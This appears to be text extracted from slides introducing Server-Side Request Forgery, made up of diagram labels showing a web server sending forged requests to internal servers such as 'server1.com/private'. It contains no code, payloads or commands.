

SSRF

Server-Side Request Forgery


SSRF


Server-Side Request Forgery




WEB SERVER










SSRF

Server-Side Request Forgery

SSRF

Server-Side Request **Forgery**





Forged
Request

WEB SERVER



server1.com

SERVER 1



SERVER 2





Forged
Request

WEB SERVER



SERVER 3




server3.com


SERVER 1




SERVER 2











Forged
Request

WEB SERVER



server1.com/private

SERVER 1



SERVER 2





Forged
Request

WEB SERVER






